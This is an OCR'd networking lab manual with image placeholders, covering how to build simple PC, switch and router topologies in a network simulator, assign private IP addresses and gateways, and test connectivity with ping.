
Step1:Click on End Devices:




Step2:Select 8 PCs




Step3:Select one Switch




Step4:Give IP Address to PCs







Step5: Select straight through cable and Connect with PCs:



Step6:Check Connections is done or not
Open Command Prompt and Use Ping Command



Step7:Go to Simulation Mode and Send Packets:



Practial 3

Practical 3:

Aim:


1. Create a logical network diagram with two different networks, each network contains two pc,one switch and one router.

2. Configure the routing on that scenario.


3. check the connectivity between different network devices.

Ans:


Step 1 : Create a logical network diagram with two different networks, each network containstwo pc, one switch and one router.




Connect the PCs with Switches using Copper-Straight through cables.



Connect Switches with Routers using Fa0/3-Fa0/0



Now Assign the IP addresses to all PCS :



Following are the configuration for all 4 pcs from PC0-PC3 and router configurations

PC0 :

IP :192.168.1.2

Gateway : 192.168.1.1

PC1 :


IP :192.168.1.3

Gateway : 192.168.1.1

Router 0 :

IP : 192.168.1.1

Serial Port : 192.168.3.2



PC2 :

IP :192.168.2.2

Gateway : 192.168.2.1

PC3 :


IP :192.168.2.3

Gateway : 192.168.2.1

Router 1 :

IP : 192.168.2.1

